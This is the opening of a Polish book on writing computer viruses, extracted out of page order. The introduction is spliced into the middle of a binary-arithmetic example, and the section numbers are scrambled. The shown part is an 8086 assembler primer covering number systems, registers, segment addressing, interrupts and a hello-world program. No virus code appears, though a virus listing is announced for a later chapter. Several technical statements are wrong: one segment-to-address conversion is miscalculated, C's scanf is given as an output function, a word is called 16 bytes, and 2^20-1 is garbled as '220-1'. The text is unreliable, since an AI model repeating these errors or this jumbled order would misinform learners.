

Jak pisać

WIRUSY

Andrzej Dudek



Sztuka programowania

maszynie, to napisz do mnie przesyłając wszelkiego rodzaju informacje związane z wirusami i organizacją Twojego komputera, lub po prostu wyrażając chęć zakupu takiej pozycji.

Pisz na adres:

Wydawnictwo „VCS Press”

58-505 Jelenia Góra

skr. poczt. 413

No to zaczynamy.

2. Stawianie domków z klocków LEGO

Pewnie zdarzyło Ci się kilka razy oglądać program napisany w języku assemblera. Prawdopodobnie pierwszą twoją reakcją była myśl, że jest to tak nieczytelne i skomplikowane, że nigdy w życiu nie będziesz potrafił się posługiwać tym językiem. Nie przejmuj się, chyba większość programistów odczuwała na początku takie same obawy. Na szczęście wszystko jest dla ludzi i assembler po przekroczeniu pierwszego progu okazuje się dość wygodnym i w miarę prostym językiem programowania. Nad innymi językami ma tę zaletę, że jest zdecydowanie szybszy, poza tym można w nim wykonywać w prosty sposób operacje, które w innych językach są albo niedostępne albo bardzo skomplikowane. Jest on idealnym narzędziem do pisania krótkich, szybkich i zwięzłych programów systemowych takich jak proste programy rezydentne, czy wirusy.

W tym rozdziale chciałbym zapoznać Cię z podstawami programowania w assemblerze. Będą to tylko najprostsze instrukcje i dyrektywy. Zapoznanie się z nimi pozwoli Ci jednak na zrozumienie dalszej części książki oraz da Ci dostateczny aparat do pisania prostych programów. We wszystkich przykładach korzystam tylko z instrukcji procesorów Intel 8088/86 więc mogą być one uruchamiane zarówno na komputerach typu XT jak i na 486. Dodatkowe instrukcje dla procesorów Intel 80286, 80386, i486 i koprocessorów są opisane w rozdziale piątym. Zarówno przy pisaniu przykładów w tym rozdziale, jak i przy procedurach z rozdziału trzeciego korzystałem z Turbo Assemblera firmy Borland. W przykładach nie korzystałem z żadnych dodatkowych możliwości tego systemu, więc równie dobrze możesz je uruchamiać korzystając z każdego innego assemblera, którym aktualnie dysponujesz.

3. Powtórka z podstawówki

Na pewno obito Ci się już kiedyś o uszy pojęcie systemu dwójkowego (ewentualnie binarnego). Jest ono w ścisły sposób związane z architekturą komputerów. Dla przypomnienia system dwójkowy jest to taki system, w którym na poszczególnych pozycjach liczby mogą występować tylko dwie wartości 1 lub 0, albo inaczej mówiąc sygnał lub brak sygnału. Dokładnie tak samo jest zbudowana pamięć komputera. Abstrahując od szczegółów technicznych możesz ją sobie wyobrazić jako bardzo długi ciąg pól, z których w każdym może być albo wartość 1 (sygnał) albo 0 (brak sygnału). Jedno takie pole nazywamy **bitem**. Aby je jakoś uporządkować wprowadzono różne jednostki podziału. Najbardziej znaną jest **bajt**. Jest on równy ośmiu bitom. Najczęściej pamięć traktuje się jako ponumerowany ciąg bajtów.

W jednym bajcie można zapisać liczby od 0 do 255. Masz prawo nie uwierzyć mi na słowo, więc w ramach ćwiczeń możemy to wspólnie przeliczyć.

Pewnie pamiętasz zasady przeliczania z systemu dwójkowego na dziesiętny. Jeśli nie to możemy je sobie szybko przypomnieć:

Aby przeliczyć liczbę dwójkową na dziesiętną należy dodać do siebie wartości na odpowiednich pozycjach pomnożone przez potęgi dwójki odpowiadające pozycji.

Na przykład:

1. Wstęp

W początkach 1985 dwóch Włochów Roberto Cerrutti i Marco Marocutti wysłało do pisma „Scientific American” list informujący o swoich próbach napisania na komputerze Apple programu, który dołączałby się do systemu operacyjnego i przy każdej próbie zapisu na dysk kopiowałby siebie samego w odpowiednie miejsce tego dysku. Cała sprawa była właściwie tylko w stadium planów, ale i tak list odniósł skutek. Zainspirowani artykułem o „wojnach rdzeniowych” Włosi nie zdawali sobie zapewne sprawy ile zamieszania wywoła on w komputerowym świecie. Uznaje się go bowiem za początek wirusów – jednego z najdziwniejszych, a już na pewno wywołujących najwięcej plotek, nieporozumień i niejasności, zjawisk we współczesnej informatyce.

Wokół żadnego tematu związanego z komputerami nie narosło tyle mitów co wokół wirusów. Świeżym tego przykładem była wrzawa wokół Michała Anioła, jednego z szeregu zwykłych wirusów, któremu przypisywano możliwości sparaliżowania wielu systemów informatycznych, czy wręcz fizycznego niszczenia dysków twardych, monitorów, myszek itd. O takich rodzajach jak doniesienia o człowieku, który zaraził się chorobą od swojego komputera, lepiej nie wspominać. Zresztą nawet wśród programistów i ludzi mających stały kontakt z komputerem dość rozpowszechniony jest pogląd, iż pisanie wirusów to wyższy stopień wtajemniczenia dostępny tylko dla wybranych. Na tym stanie świadomości żerują firmy produkujące szczepionki, umiejętnie podsycające panikę i zarabiające grube pieniądze.

Wychodząc z założenia, że najlepszą obroną jest atak, chciałbym w mojej książce przedstawić większość praktycznych zagadnień związanych z tworzeniem wirusów. Chciałbym, abyś poznając krok po kroku budowę typowego wirusa i praktyczne problemy związane z jego działaniem, przekonał się, iż jest to taki sam program jak każdy inny oraz posiadał odpowiedni warsztat do jego zwalczania. Oczywiście będziesz także w stanie tworzyć swoje własne wirusy, ale mam nadzieję, iż po włożeniu pewnego wysiłku w poznanie tego wszystkiego nie będziesz miał już na to ani siły, ani ochoty. Wirusów na świecie jest już w tej chwili dość bez tego Twojego, a jeśli koniecznie chcesz sprawdzić się jako programista to lepiej napisz program grający w Go, albo tłumaczący z języka angielskiego na polski.

Jeśli mimo tego wszystkiego jesteś zdecydowany na dalsze brnięcie przez tę książkę, to witaj na Pokładzie. Jedyne, czego będę od Ciebie wymagał, to dość dobrej znajomości systemu operacyjnego MS-DOS i terminologii związanej z komputerami, podstaw jakiegoś języka programowania, najlepiej Pascala lub C oraz matematyki w zakresie podstawówki. Myślę, iż nie są to zbyt wygórowane żądania.

Po nazwach rozdziałów możesz nie mieć jeszcze wyrobionego zdania o ich zawartości. Powinienem więc ją przedstawić:

Pierwszy to krótki kurs programowania w języku assemblera. Nie mam aspiracji przekazania Ci wszystkich wiadomości związanych z assemblerem. Postaram się dokładnie przedstawić tylko te instrukcje, dyrektywy i symbole, które później będą wykorzystywane. Będzie to więc raczej uzupełnienie istniejących podręczników, zawierające wiadomości pod kątem praktycznego programowania, bez zbytniego wdawania się w teorię. Jeśli temat Cię zainteresuje i będziesz chciał go rozwijać to będziesz miał solidne podstawy do sięgnięcia po literaturę.

Drugi to opis wnętrza komputera tak jak widzi go programista. Są w nim zawarte informacje o organizacji pamięci, strukturze programów, organizacji danych na dyskietkach i dyskach twardych, budowie plików itp.

W trzecim poznasz zasady działania wirusów, ich części składowe, procedury powielające wirusy, metody maskowania się w pamięci operacyjnej i na dysku oraz efekty ich działania. Większość tematów będzie ilustrowana przykładami.

Czwarty rozdział to zasady profilaktyki antywirusowej. Zasady te powinny być Ci już chyba znane, więc będzie to raczej przypomnienie niż odkrywanie nowych wiadomości.

Część piąta zawiera wszelkiego rodzaju zestawienia, tabele, kody itp. Ma to być w połączeniu z częścią drugą pewna zamknięta całość zawierająca większość informacji potrzebnych Ci przy pracy z komputerem, tak abyś nie musiał szukać ich po różnych książkach. W części tej są pozbierane wiadomości dotychczas porozrzucane po wielu publikacjach. Doświadczeni programiści mogą ją traktować jako coś w rodzaju małego leksykonu komputera klasy IBM i wykorzystywać niezależnie od pozostałych rozdziałów.

W rozdziale szóstym znajduje się listing przykładowego wirusa. Część siódma i ósma to odpowiednio wykaz literatury i skorowidz.

Pozostała jeszcze do wyjaśnienia kwestia dlaczego koncentruję się tylko na komputerze klasy IBM nie wspominając o wirusach na inne komputery. Odpowiedź jest prosta. Sam posiadam taki komputer i mam dostęp do materiałów źródłowych. Jeśli więc jesteś użytkownikiem Amigi, Atari ST, czy Apple'a i interesowałaby Cię podobna książka poświęcona Twojej

$$11010101(2) = 1 \cdot 2^7 + 1 \cdot 2^6 + 0 \cdot 2^5 + 1 \cdot 2^4 + 0 \cdot 2^3 + 1 \cdot 2^2 + 0 \cdot 2^1 + 1 \cdot 2^0 = \\ = 1 \cdot 128 + 1 \cdot 64 + 0 \cdot 32 + 1 \cdot 16 + 0 \cdot 8 + 1 \cdot 4 + 0 \cdot 2 + 1 \cdot 1 = 213(10)$$

$$10010010(2) = 1 \cdot 2^7 + 0 \cdot 2^6 + 0 \cdot 2^5 + 1 \cdot 2^4 + 0 \cdot 2^3 + 0 \cdot 2^2 + 1 \cdot 2^1 + 0 \cdot 2^0 = \\ = 1 \cdot 128 + 0 \cdot 64 + 0 \cdot 32 + 1 \cdot 16 + 0 \cdot 8 + 0 \cdot 4 + 1 \cdot 2 + 0 \cdot 1 = 146(10)$$

Najmniejszą liczbą, którą można zapisać na ośmiu bitach jest

$$00000000(2) = 0 \cdot 2^7 + 0 \cdot 2^6 + 0 \cdot 2^5 + 0 \cdot 2^4 + 0 \cdot 2^3 + 0 \cdot 2^2 + 0 \cdot 2^1 + 0 \cdot 2^0 = \\ = 0 \cdot 128 + 0 \cdot 64 + 0 \cdot 32 + 0 \cdot 16 + 0 \cdot 8 + 0 \cdot 4 + 0 \cdot 2 + 0 \cdot 1 = 0(10)$$

Zaś największą

$$11111111(2) = 1 \cdot 2^7 + 1 \cdot 2^6 + 1 \cdot 2^5 + 1 \cdot 2^4 + 1 \cdot 2^3 + 1 \cdot 2^2 + 1 \cdot 2^1 + 1 \cdot 2^0 = \\ = 1 \cdot 128 + 1 \cdot 64 + 1 \cdot 32 + 1 \cdot 16 + 1 \cdot 8 + 1 \cdot 4 + 1 \cdot 2 + 1 \cdot 1 = 255(10)$$

Skoro sprawdziliśmy, że w bajcie da się rzeczywiście zapisać liczby z przedziału 0 – 255, zastanówmy się jeszcze jakie wartości można zapisywać na 16 bitach. Nieprzypadkowo wybrałem taką liczbę bajtów. Otóż procesory rodziny Intel 8086, które znajdują się w IBM-ach, są procesorami 16 bitowymi i z tym związane są dość istotne ograniczenia (patrz następny paragraf). Analogicznie jak poprzednio obliczamy, że są to liczby z przedziału 0-1111111111111111(2) czyli 0 – 65535(10) (Sprawdź jak nie wierzysz). Ta wartość jest dość ważna i będzie jeszcze kilkakrotnie używana.

Zostały jeszcze dwie sprawy. Pierwsza to jednostki, w których podaje się rozmiar pamięci. Oprócz 1 bajta są jeszcze przynajmniej trzy jednostki:

$$1 \text{ KB (kilobajt)} = 1024 \text{ bajty}$$

$$1 \text{ MB (megabajt)} = 1024 \text{ KB} = 1048576 \text{ bajtów}$$

$$1 \text{ GB (gigabajt)} = 1024 \text{ MB} = 1048576 \text{ KB} = 1073741824 \text{ bajty}$$

Ostatnie zagadnienie w tym paragrafie to system szesnastkowy (hexadecymalny). To właśnie w nim, a nie w systemie binarnym podaje się najczęściej adresy w pamięci, czy wartości zmiennych. Jest to związane z bardzo prostą metodą zamiany jednego systemu na drugi oraz z tym, że zapis liczby w systemie szesnastkowym jest zdecydowanie krótszy niż w dwójkowym. Aby zamienić liczbę binarną na hexadecymalną wystarczy podzielić ją na grupy po cztery cyfry zaczynając od prawej strony, następnie każdą z tych grup zmienić według zasad

$$0000(2) = 0(10) = 0(16)$$

$$0001(2) = 1(10) = 1(16)$$

$$0010(2) = 2(10) = 2(16)$$

$$0011(2) = 3(10) = 3(16)$$

$$0100(2) = 4(10) = 4(16)$$

$$0101(2) = 5(10) = 5(16)$$

$$0110(2) = 6(10) = 6(16)$$

$$0111(2) = 7(10) = 7(16)$$

$$1000(2) = 8(10) = 8(16)$$

$$1001(2) = 9(10) = 9(16)$$

$$1010(2) = 10(10) = A(16)$$

$$1011(2) = 11(10) = B(16)$$

$$1100(2) = 12(10) = C(16)$$

$$1101(2) = 13(10) = D(16)$$

$$1110(2) = 14(10) = E(16)$$

$$1111(2) = 15(10) = F(16)$$

Symbole A-F są to cyfry szesnastkowe odpowiadające liczbom 10(10) – 15(10).

Przykładowo:

$$101010010101110101101010010(2) = 101 \ 0100 \ 1010 \ 1110 \ 1011 \ 0101 \ 0010(2) = 54AEB52(16)$$

$$10101101101011101001001110101(2) = 1 \ 0101 \ 1011 \ 0101 \ 1101 \ 0010 \ 0111 \ 0101(2) = 15B5D275(16)$$

Sam widzisz, że liczby po prawych stronach równości są o wiele bardziej zwarte i czytelne. Dlatego łatwiej się nimi posługiwać.

Z liczbami szesnastkowymi jest związana pewna konwencja zapisu. Otóż dla ich zaznaczenia na końcu liczby daje się literę H, a jeśli liczba zaczyna się od którejś z cyfr A-F, to na początku liczby dopisuje się zero. I tak:

255(10) zapisujemy jako 0FFH

124(10) zapisujemy jako 7CH

5555(10) zapisujemy jako 15B3H

24578(10) zapisujemy jako 6002H

4. Procesor

Sercem każdego komputera jest procesor. To on pobiera z pamięci i wykonuje rozkazy sterujące pracą komputera. W zależności od tego na ilu bitach operuje procesor, z takim typem mamy do czynienia. I tak komputery typu Spectrum, czy Commodore były posiadały procesory 8-bitowe. Natomiast IBM, Apple, czy Atari ST to komputery 16-bitowe. Komputery typu XT posiadają procesor Intel 8088/86. AT-eki mają procesor 80286, a komputery klasy 386 i 486, jak sama nazwa wskazuje procesory 80386 i 80486. Te dwa ostatnie procesory są w zasadzie 32-bitowe, ale mogą pracować w trybie 16-bitowym. Wszystkie procesory rodziny 8086 są kompatybilne w górę, tzn. każdy z nich potrafi robić to co jego poprzednik plus dodatkowe czynności. Dzięki temu zachowana jest przenośność oprogramowania i każdy program, który chodził na XT będzie również działał na najnowszym PS/2. Żeby jeszcze zrobić Ci trochę zamieszania w głowie wspomnę o podziale procesora 80386 na dwa typy. Pierwszy z nich jest oznaczony SX, drugi DX. Z punktu widzenia programisty nie ma to żadnej różnicy, natomiast jest różnica w szybkości działania, a co za tym idzie i w cenie. Po prostu pierwszy z nich ma 16-bitową szynę do przesyłania danych z i do pamięci, natomiast drugi 32-bitową i dlatego pewne operacje może wykonywać szybciej.

Praca procesora polega na pobieraniu z pamięci rozkazów wraz z danymi i wykonywaniu ich. Między danymi a rozkazami nie ma w pamięci różnicy i ta sama liczba może być traktowana raz jako kod instrukcji, a drugi raz jako wartość przekazywana do instrukcji. Oprócz operowania na pamięci procesor steruje pracą urządzeń zewnętrznych. Urządzeniami zewnętrznymi są na przykład klawiatura, czy karta graficzna. Do współpracy z nimi służą porty wejścia/wyjścia. Sterowanie urządzeniem polega na przesłaniu odpowiedniej wartości do portu i ewentualnie odczytaniu danych z portu. W celu szybszego operowania danymi każdy procesor jest wyposażony w kilka rejestrów, czyli bajtów szybkiej wewnętrznej pamięci. Wykonanie jakiejś operacji na komórce pamięci odbywa się najczęściej poprzez przesłanie wartości komórki do rejestru, wykonanie operacji na rejestrze i odesłanie wyniku do pamięci.

Procesor Intel 8086 (i inne z tej rodziny) posiada 14 rejestrów 16-bitowych. Osiem pierwszych z nich to tzn. rejestry ogólnego przeznaczenia. Pierwsze cztery można traktować zarówno jako rejestry 16-bitowe, jak i złożenie dwóch rejestrów 8-bitowych. Noszą one nazwy:

AX (ang Accumulator)

Wykorzystywany głównie do operacji arytmetycznych i logicznych. Można go traktować jako złożenie 8-bitowych rejestrów AH i AL. Przykładowo jeżeli w rejestrze AH jest wartość 56H, a w rejestrze AL 4BH, to w całym rejestrze AX jest wartość 564BH.

BX (ang Base Register)

Rejestr bazowy, głównie wykorzystywany przy adresowaniu pamięci. Dzieli się na BH i BL.

CX (ang Counter Register)

W wielu instrukcjach wykorzystywany jako licznik. Dzieli się na CH i CL.

DX (ang Data Register)

Rejestr danych, wykorzystywany przy operacjach mnożenia i dzielenia, a także do wysyłania i odbierania danych z portów. Dzieli się na DH i DL.

Następne cztery rejestry ogólnego przeznaczenia to:

SI (ang Source Index)	Rejestr indeksujący pamięć oraz wskazujący obszar z którego przesyła się dane.
DI (ang Destination Index)	Rejestr indeksujący pamięć oraz wskazujący obszar, do którego przesyłamy dane.
SP (ang Stack Pointer)	Wskaźnik stosu.
BP (ang Base Pointer)	Rejestr używany do adresowania pamięci.

Kolejny rejestr nie jest bezpośrednio osiągalny przez programistę. Jest to IP (ang Instruction Pointer). Zawiera on adres (numer w pamięci) aktualnie wykonywanej instrukcji i może być modyfikowany tylko poprzez rozkazy sterujące pracą programu.

Jeśli uważnie czytałeś ten rozdział i wiesz co nieco o swoim komputerze, to w tym momencie powinny Ci się pojawić pewne niejasności. Jeżeli rejestr 16 bitowy zawiera adres pamięci, to maksymalny adres nie może być wyższy niż 65535, czyli pamięć może liczyć 64KB. A przecież dobrze wiesz, że w Twojej maszynie jest na pewno dużo więcej pamięci. Jak to się dzieje?

Otóż rzeczywiście jeden rejestr 16-bitowy może adresować 64KB pamięci. Dlatego cała pamięć IBM jest podzielona na segmenty mające rozmiar 64KB. Ten podział nie jest rozłączny, to znaczy jedna komórka pamięci może leżeć wewnątrz kilkudziesięciu, a nawet kilkuset różnych segmentów. Segmenty zaczynają się od adresów podzielnych przez 16 i różnica między początkami dwóch kolejnych segmentów wynosi 16 bajtów. Dla podania pełnego adresu komórki pamięci należy podać jego segment i offset (adres w stosunku do początku segmentu). Przykładowe adresy to 0000:12B5, A000:0000. Przy zapisie adresów stosuje się zapis hexadecymalny, w tym wypadku wyjątkowo bez literki H. W związku z tym, że segmenty nie są rozłączne, jedną komórkę może być adresowana na wiele różnych sposobów np zapisy 0000:7C00, 0700:0C00 i 07C0:0000 oznaczają tę samą komórkę. Na podstawie zapisu Segment:Offset można odtworzyć adres fizyczny korzystając ze wzoru $\text{adres} = 16 * \text{segment} + \text{offset}$. Ponieważ adresy są zapisywane szesnastkowo korzystanie z tego wzoru jest bardzo proste. Wystarczy dopisać do numeru segmentu 0 i dodać go do offsetu.

Przykładowo:

```

7400:1234 = 74000 - segment
             +1234 - offset
             -----
             75234 - adres fizyczny

7B4C:88B2 = 7C4B0 - segment
             +88B2 - offset
             -----
             84D62 - adres fizyczny

```

Jak widać z tych przykładów adresy fizyczne są dwudziestobitowe (5 cyfr szesnastkowych – 20 dwójkowych). Oznacza to, że maksymalny adres, który da się osiągnąć w tym trybie adresowania to 1111111111111111(2) czyli 220-1. I rzeczywiście tylko pamięć do 1MB może być wykorzystywana w standardowych trybach pracy procesorów rodziny Intel 8086. Mówimy o tym fakcie, że przestrzeń adresowa procesora 8086 wynosi 1MB.

Podczas wykonywania operacji korzystających z pamięci rejestry ogólnego przeznaczenia zawierają tylko offsety adresów wykorzystywanych przy operacji. Segmenty tych adresów znajdują się w rejestrach segmentowych. Są to następujące rejestry:

CS (ang Code Segment)	Rejestr zawierający segment aktualnie wykonywanego rozkazu.
DS (ang Data Segment)	Rejestr zawierający segment z danymi.
ES (ang Extra Segment)	Rejestr zawierający segment na przykład przy operacjach przesyłania łańcuchów.
SS (ang Stack Segment)	Rejestr zawierający segment stosu.

Rejestry te są używane niejawnie w zależności od kontekstu, to znaczy jeśli procesor wykonuje rozkaz skoku do komórki o adresie 0, to tak naprawdę wykona skok do komórki CS:0, natomiast jeśli czyta dane z komórki o adresie 0, to w rzeczywistości czyta dane z komórki DS:0. W niektórych przypadkach adresy są podawane jawnie od razu w postaci `segment:offset`, jest tak jednak wtedy, gdy wymaga tego dana operacja.

Ostatnim rejestrem, do którego również nie można odwoływać się w sposób bezpośredni jest rejestr znaczników. Jest to właściwie 9 pojedynczych bitów informujących o stanie procesora. Część z nich można ustawiać, część tylko odczytywać. Instrukcje sterujące programem mogą się różnie zachowywać w zależności od stanu poszczególnych znaczników. Położenie i znaczenie znaczników jest następujące:

Rejestr znaczników												
				O	D	I	T	S	Z	A	P	C
O (ang Overflow flag)	Znacznik nadmiaru, ustawiany przy wystąpieniu nadmiaru w operacjach arytmetycznych.											
D (ang Direction Flag)	Znacznik kierunku, określa czy dane będą przesyłane w kolejności adresów rosnących, czy malejących.											
I (ang Interrupt Flag)	Znacznik zezwolenia na przerwanie, określa, czy przerwanie sprzętowe ma być wykonane natychmiast po zgłoszeniu, czy dopiero po skończeniu wykonywanego programu.											
T (ang Trap Flag)	Znacznik pracy krokowej. Określa, czy po każdej wykonanej instrukcji procesora wywoływane jest przerwanie pracy krokowej.											
S (ang Sign Flag)	Znacznik znaku. Zawiera znak wyniku ostatnio wykonywanej operacji arytmetycznej.											
Z (ang Zero Flag)	Znacznik zera. Ustawiany jeśli wynikiem ostatniej operacji arytmetycznej było zero.											
A (ang Auxiliary Carry Flag)	Znacznik przeniesienia połówkowego.											
P (ang Parity Flag)	Znacznik parzystości.											
C (ang Carry Flag)	Znacznik przeniesienia.											

W niektórych publikacjach do nazw znaczników dodaje się jeszcze literę F (ang Flag – znacznik). Tak więc znacznik C może być oznaczany jako CF, Z – ZF itd.

W ten sposób zapoznałeś się z wszystkimi rejestrami procesora 8086. Procesory 80286,386,486 posiadają dodatkowe rejestry, jednak nie będę w dalszej części korzystał z instrukcji, które je wykorzystują.

5. Przerwania

Przed chwilą napisałem, że procesor wykonuje instrukcje pobierając je kolejno z pamięci. Nie zawsze jest to prawda. Czasami zachodzi sytuacja, gdy jakieś urządzenie zewnętrzne zgłasza fakt zaistnienia sytuacji krytycznej (np. klawiatura, gdy naciśnięto klawisze [Ctrl+Break] czy pamięć, gdy występuje błąd parzystości). W takim wypadku przerywane jest wykonywanie aktualnego programu, zapamiętywana wartość rejestru znaczników. Następnie są wykonywane instrukcje obsługujące to urządzenie i przywracana jest wartość rejestru znaczników. Taka sytuacja nosi nazwę przerwania sprzętowego. Ponieważ kilka różnych urządzeń może zgłosić równocześnie przerwanie sprzętowe, każdemu z nich jest przyporządkowany pewien poziom (priorytet), określający, w której kolejności ma być wykonywane. Im przerwanie ma mniejszy poziom tym wcześniej jest wykonywane. Jeśli znacznik I procesora jest wyzerowany, to przerwania sprzętowe nie są przyjmowane.

W zasadzie przerwanie sprzętowe można wywoływać wewnątrz programu, jednak nie ma to specjalnego sensu. Lepszym zastosowaniem jest pisanie własnych procedur obsługi. Umożliwiają one kontrolę reakcji komputera w sytuacjach specjalnych. Na przykład własna procedura obsługi przerwania klawiatury pozwala na wprowadzanie polskich znaków, a obsługa przerwania zegarowego może wywoływać co jakiś czas własne procedury (Na przykład, o pełnych godzinach, przez sekundę wzbudzany jest głośnik).

Innego rodzaju przerwania to przerwania programowe. Są one wywoływane tylko z wnętrza programu. Przerwania te stanowią istną skarbnicę użytecznych procedur i funkcji. Właściwie całe programowanie w assemblerze to umiejętne korzystanie z gotowych podprogramów zawartych w przerwaniach. I tak, o ile w BASICu wypisanie na ekranie monitora ciągu znaków wykonuje instrukcja Print, w Pascalu – Write, w C – Scanf, to w assemblerze do tej czynności wywoływane jest

przerwanie 21H, z wartością 09H przekazaną w rejestrze AH. Inny sposób wyświetlenia łańcucha jest praktycznie niedostępny. Wymaga on korzystania z portów karty graficznej i tylko bardzo doświadczeni programiści mogą z niego korzystać. Lepiej więc na początku korzystać z gotowych procedur zawartych w przerwanach programowych.

Również i przerwania programowe można przechwytywać (Pisać własne procedury ich obsługi). Np. przechwycenie przerwania podającego rozmiar pamięci operacyjnej pozwala nam na ukrycie części pamięci przed systemem operacyjnym.

6. Pierwszy program

Po tym wstępie możemy już zacząć pisać proste programy. Ponieważ większość assemblerów nie posiada własnych edytorów, pliki z programami trzeba przygotowywać w innych edytorach. Ja do tego celu wykorzystuję edytor znajdujący się w pakiecie Norton Commander. Schemat pisania i uruchamiania programu w assemblerze jest następujący:

Załóżmy, że chcemy napisać program o nazwie *Przykład*.

- Tworzymy przy pomocy edytora zewnętrznego zbiór *Przykład.asm* zawierający treść programu.
- Kompilujemy program poleceniem *Tasm Przykład.asm*. O ile nie wystąpią błędy kompilacji, to w jej wyniku otrzymujemy program *Przykład.obj*.
- Konsolidujemy program poleceniem *Link Przykład.obj*. O ile nie nastąpią błędy konsolidacji, to w jej wyniku otrzymujemy program *Przykład.exe*.
- Wykonujemy program przez podanie jego nazwy *Przykład.exe*. Możemy również uruchamiać program pod kontrolą debuggera poleceniem *Td Przykład.exe*.

Szczegóły związane z kompilacją, konsolidacją i uruchamianiem debuggera zawarte są w dokumentacji Turbo Assemblera i Turbo Debuggera ([4], [5]).

Tradycyjnie pierwszy program w podręcznikach programowania to wyświetlenie jakiegoś komunikatu. W assemblerze będzie to wyglądać mniej więcej tak:

```
.MODEL tiny
.STACK 100h
.DATA
Komunikat db 'Dzien dobry',13,10,'$'
.CODE
mov ax,seg komunikat
mov ds,ax
mov ah,9
mov dx,offset komunikat
int 21h
mov ah,4Ch
int 21h
END
```

Pierwsza linijka programu zawiera dyrektywę **.MODEL** (Dyrektywa, to takie polecenie, które nie jest instrukcją wykonywaną przez procesor, ale stanowi wskazówkę dla kompilatora lub konsolidatora). Dyrektywa ta określa, na jakim modelu pamięci wykonywany jest program. Określanie modelu pamięci jest związane z jej podziałem. Otóż operacje, które wykonywane są w tym samym segmencie nazywamy bliskimi, a operacje, które odbywają się w różnych segmentach (np. skok do innego segmentu czy odczyt danych z innego segmentu) dalekimi. W związku z tym możliwe są następujące modele pamięci:

Tiny (drobny)

Kod programu i dane muszą się zmieścić w jednym segmencie 64KB. Zarówno kod jak i dane są bliskie.

Small (mały)

Program musi się zmieścić w segmencie i dane muszą się zmieścić w innym segmencie. Zarówno kod jak i dane są bliskie.

Medium (średni)

Program może nie zmieścić się w jednym segmencie, natomiast dane muszą się zmieścić w segmencie. Kod jest daleki, dane bliskie.

Compact (gęsty)

Program musi zmieścić się w pojedynczym segmencie, natomiast dane mogą być w kilku segmentach. Pojedyncza dana nie może przekraczać 64KB. Kod jest bliski, dane dalekie.

Large (duży)

Zarówno program jak i dane mogą być większe niż 64KB, ale pojedyncza dana nie może być większa niż 64KB. I kod i dane są dalekie.

Huge (olbrzymi)

Program, dane oraz pojedyncza dana mogą przekraczać 64KB. Kod i dane są dalekie. Wskaźniki do elementów tablic są również dalekie.

Ponieważ przykłady w niniejszej książce będą zajmowały maksymalnie kilka KB, więc będą one zawsze wykonywane na modelu Tiny.

Następna dyrektywa to **.STACK**. Określa ona rozmiar pamięci, przydzielonej początkowo na stos. Opis stosu i operacji na nim wykonywanych znajduje się w następnym paragrafie.

Dyrektywa **.DATA** rozpoczyna część danych programu. Deklaracja danej ma postać **Nazwa Typ Wartość**. W książce będą wykorzystywały następujące typy danych:

- DB - zmienna składająca się z jednego/wielu bajtów
- DW - zmienna składająca się z jednego/wielu słów (16 bajtów)
- DD - zmienna składająca się z jednego/wielu słów podwójnych (32 bajty)

Przykładowe deklaracje zmiennych:

```
Bajt1 DB 25H
Bajt2 DB 'A'
Napis DB 'Ala ma Asa'
Lancuch DB 'ALA ma Asa', 13, 10, '$'
Slovo DW 25C4H
Ciag_slow DW 25C4H, 7624H, 5436H, 1CD5H
Slovo_podwojne DD 12346785H
Nieznana DD (?) ;wartosc zmiennej nie
                  ;jest znana przy deklaracji
Nieznany_ciag DB 100H DUP (?) ;zmienna sklada sie z
                              ;100H nieznanych bajtów
Adres DD Far Ptr (?) ;zmienna zawiera adres
                    ;dalekiej instrukcji
```

Te ostatnie napisy z lewej strony po średniku to komentarz, czyli tekst nie wchodzący w skład programu. W programach napisanych w assemblerze po wystąpieniu średnika tekst do końca linijki jest traktowany jako komentarz.

Pewnie zastanawiasz się, po co wprowadzono typ **SLOWO**, skoro można wszystkie dane typu **SLOWO** potraktować jako dane złożone z dwóch bajtów. Niestety nie jest to to samo. Procesor Intel 8086 odziedziczył po swoich poprzednikach specyficzny sposób zapisu danych innych niż typu bajt. Otóż dane te są zapisywane w kolejności od najmniej znaczącego do najbardziej znaczącego bajtu. (W przypadku słowa bajt mniej znaczący nosi nazwę dolnego bajtu, bajt bardziej znaczący – górnego bajtu). Jeśli więc zadeklarujesz jakąś zmienną

```
Zmienna DB 11H, 22H, 33H, 44H
```

to w pamięci pod adresem **zmienna** są wartości:

Zmienna	11H
Zmienna+1	22H
Zmienna+2	33H
Zmienna+3	44H

Jeśli zadeklarujesz ją jako

```
Zmienna DW 1122H, 3344H
```

to w pamięci znajdują się:

Zmienna	22H
Zmienna+1	11H
Zmienna+2	44H
Zmienna+3	33H

Jeśli zaś zadeklarujesz ją jako:

Zmienna DD 11223344H

to w pamięci znajdą się:

Zmienna	44H
Zmienna+1	33H
Zmienna+2	22H
Zmienna+3	11H

Analogicznie adresy dalekich instrukcji są pamiętane w kolejności `offset`, `segment`.

Następna dyrektywa **.CODE** informuje kompilator o tym, iż zaczyna się właściwy kod programu. Instrukcja, która znajduje się bezpośrednio za tą dyrektywą, jest wykonywana jako pierwsza, chyba że w dyrektywie **END** znajduje się etykieta instrukcji, od której należy zacząć program.

Właściwie cały powyższy program, to dwukrotne wykonanie przerwania 21H. Przerwanie o danym numerze wykonuje instrukcja

`INT numer przerwania.`

Przerwanie 21H jest przerwaniem specjalnym. Jest to menadżer funkcji systemowych. Używa się go w ten sposób, że przed jego wywołaniem w rejestrze AH umieszcza się numer funkcji, a w pozostałych rejestrach inne parametry wymagane przez funkcję. Dokładny opis wszystkich funkcji przerwania 21H znajduje się w rozdziale piątym. W nim również znajdują się opisy wszystkich pozostałych przerwań. Dlatego przy korzystaniu z przerwań nie będę tłumaczył dokładnie ich znaczenia. Jeśli nie będziesz czegoś rozumiał, to po prostu sięgnij do rozdziału piątego.

W naszym przypadku wywołanie funkcji 09 przerwania 21H powoduje wyświetlanie na ekranie ciągu znaków, natomiast wywołanie funkcji 4CH przerwania 21H kończy pracę programu. Bez wywołania tego przerwania program po zakończeniu pracy zawiesi się. Dlatego instrukcjami, które wykonują się jako ostatnie w programie (z pewnymi wyjątkami, o czym później) powinny być:

```
MOV AH, 4CH
INT 21H
```

I w tym momencie trochę wyprzedziłem tok książki, bowiem drugą instrukcją wykorzystywaną w programie jest **MOV**. Instrukcja ta służy do przesyłania danych między rejestrami, przesyłania danych z pamięci do rejestrów i z rejestrów do pamięci, ładowania danych do rejestrów. Ogólna postać tej instrukcji to:

`MOV zmienna lub rejestr, wartosc`

Poprawnymi instrukcjami są na przykład:

```
MOV AX, BX           ;załadowanie wartosci rejestru BX
                     ;do rejestru AX
MOV AX, 1000H        ;załadowanie wartosci 1000H
                     ;do rejestru
MOV AX, [BX]         ;załadowanie do rejestru AX słowa
                     ;o adresie zawartym w BX
